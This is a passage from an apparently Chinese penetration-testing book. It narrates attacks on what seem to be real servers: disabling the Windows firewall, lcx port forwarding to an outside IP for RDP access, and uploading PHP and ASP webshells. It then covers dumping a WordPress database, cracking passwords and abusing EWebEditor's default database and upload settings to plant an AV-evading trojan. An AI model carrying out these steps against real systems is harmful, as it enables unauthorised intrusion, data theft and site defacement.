


图 3-73 获取 WebShell

3.6.5 关闭防火墙

通过执行“ipconfig /all”获取了该网络的配置情况，该服务器在 DMZ 区对外仅仅开放 80 端口，尽管开放了 3389 端口，但外部无法访问。执行“lcx -slave 202.102.***.*** 443 192.168.50.180 3389”命令后，在本地不能进入服务器，通过查看发现服务器启用了 Windows 自带的防火墙，通过停用防火墙（net stop Sharedaccess）或者添加允许端口来绕过，如图 3-74 所示。




图 3-74 关闭防火墙

3.6.6 成功登录 3389

在本地执行“lcx –listen 3389 2008”，将 3389 端口重定向到本地的 2008 端口，运行 mstsc 后使用“127.0.0.1:2008”进行连接，输入添加的管理员用户名和密码，成功进入系统，如图 3-75 所示。




图 3-75 成功进入服务器

3.6.7 收集其他信息

通过查看服务器发现服务器还支持 php，通过 cfm 后门上传了一个 php 的 WebShell，如图 3-76 所示，获取了该服务器的配置参数信息。通过 WebShell 获取了 WordPress 的数据库配置信息，再通过 WebShell 将 WordPress 的管理员数据库导出到本地，如图 3-77 所示。




图 3-76 获取 php 参数配置信息



图 3-77　导出 MySQL 数据库到本地

3.6.8　渗透 mail 服务器

通过 3389 登录到 Web 服务器后，通过下载 Saminside，很快就获取了系统用户的密码，通过破解成功获取原系统用户的密码。通过分析发现在该网络还存在一台服务器，该服务器是邮件服务器，两台服务器均运行在虚拟机上面。使用管理员的默认密码成功进入另外一台服务器，通过工具直接开启 mail 服务器的 3389，如图 3-78 所示，顺利连入该 mail 服务器。




图 3-78　渗透 mail 服务器

3.6.9 总结与探讨

通过本次渗透获取一些宝贵的渗透经验。

（1）很多服务器都部署在虚拟机上面，渗透成功的也仅仅是虚拟机，虚拟机上的业务系统遭受破坏后可以快速地恢复。由于硬件的支持，同一个硬件服务器可能部署了多个虚拟应用服务器。

（2）针对 cfm 的渗透完全可以先使用 Jsky 进行扫描，再找到漏洞后再通过“啊 D 注入工具”来猜测数据。cfm 平台的渗透还可以通过手工来判断和猜测。

（3）cfm 平台上传 cfm 的 WebShell 后，其分配的权限很高，可以快速提权。

（4）在具有一定权限的情况下可以使用命令“net stop sharedaccess”来停用 Windows 自带的防火墙，进而通过 lcx 转发端口来登录被渗透的内网服务器。

3.7 EWebEditor 编辑器漏洞攻击案例

通过本案例可以学到如下知识。

（1）了解 EWebEditor 漏洞。

（2）利用 EWebEditor 来上传 WebShell 并实施控制。

EWebEditor 是一款著名的 Web 编辑器，由于功能强大因此在很多网站都使用它来作为一款编辑器。EWebEditor 中安全风险最高的就是使用默认的 EWebEditor 编辑器配置，默认情况下其 EWebEditor 的数据库可以通过浏览器下载，一旦破解其 EWebEditor 后台管理账号和密码，则可以通过修改其样式管理，达到上传 asp 网页木马的目的。因此配置不当极有可能导致整个网站处于危险状态，在一定条件下还有可能完全控制提供该 Web 服务的服务器。本案例通过发现某一个公司的网站使用 EWebEditor 编辑器，通过下载数据库、破解密码、修改后台样式管理等方法成功上传 Webshell。

3.7.1 发现网站使用 EWebEditor 编辑器

在浏览网页时，通过查看网页图片属性，笔者发现该图片地址中包含了 EWebEditor 字样，如图 3-79 所示，因此怀疑该网站使用了 EWebEditor 编辑器。

> **技巧**
>
> 在访问一些非自动生成 html 网页文件的网站时，通过查看图片的地址或者直接打开网页中的图片，如果发现其路径或者地址中存在 EWebEditor 字样，则可以推断该网站系统极有可能使用了 EWebEditor 编辑器。




图 3-79　通过路径发现 EWebEditor 编辑器

3.7.2　下载 EWebEditor 默认数据库文件

直接在浏览器中输入 EWebEditor 默认数据库文件地址，将数据库下载到本地。

3.7.3　打开数据库并执行管理员密码破解

将管理员的密码值直接复制到 MD5 在线破解网站，很快该 MD5 值就被破解了。

3.7.4　进入样式管理

输入用户名和密码，进入 EWebEditor 的后台管理，在其中选中“样式管理”，进入样式管理模块，如图 3-80 所示。

> **注意**
>
> 在样式管理中有好几个跟样式管理类似的管理界面，要找到有“提交”和“重填”按钮的那个管理界面，否则更改“媒体类型”后发现无法对新设置进行更新。

3.7.5　修改样式管理中的运行上传类型

在“允许上传文件类型及文件大小设置”中修改“其他类型”，在“其他类型”的末尾

中添加“|asp”，添加完毕后单击“提交”按钮，使其修改生效，如图 3-81 所示。




图 3-80　进入样式管理




图 3-81　修改文件上传类型

3.7.6　上传网页木马文件

回到产品后台管理中，在产品添加中输入一个新的记录，其中图片文件为一 asp 文件，

该 asp 文件即为网页木马文件，在其他需要输入值的地方随便填写，完毕后，单击“确定”按钮，完成文件的上传，如图 3-82 所示。




图 3-82　上传木马文件

产品添加成功后，程序会自动指向产品后台管理，在产品管理中，可以看到已经上传好的 asp 文件，如图 3-83 所示。




图 3-83　上传成功的网页木马文件

3.7.7 实施控制

打开已经上传的 asp 文件地址，输入用户名和密码后可以进入 WebShell 管理中心，如图 3-84 所示，可以查看文件夹以及文件，对文件进行编辑、删除等操作。




图 3-84 进入 WebShell 管理中心

3.7.8 上传其他文件

由于第一个 WebShell 功能较为简单，因此重新上传一个大一点，且进行了免杀处理的 Asp 网页木马文件，上传成功后，直接访问该 WebShell 地址，如图 3-85 所示，该网页木马功能强大，可以进行批量挂马等操作。

3.7.9 获取信息和进一步控制

通过 WebShell 进一步收集提供该 Web 服务的服务器的各种信息，尝试能够进行进一步控制，获取系统的完全控制。由于该网站所在 Web 服务器为商业性 ISP 提供商，其安全做得比较好，无法通过直接手段进行渗透攻击。因此利用 EWebEidtor 编辑漏洞攻击就到此结束。

小结

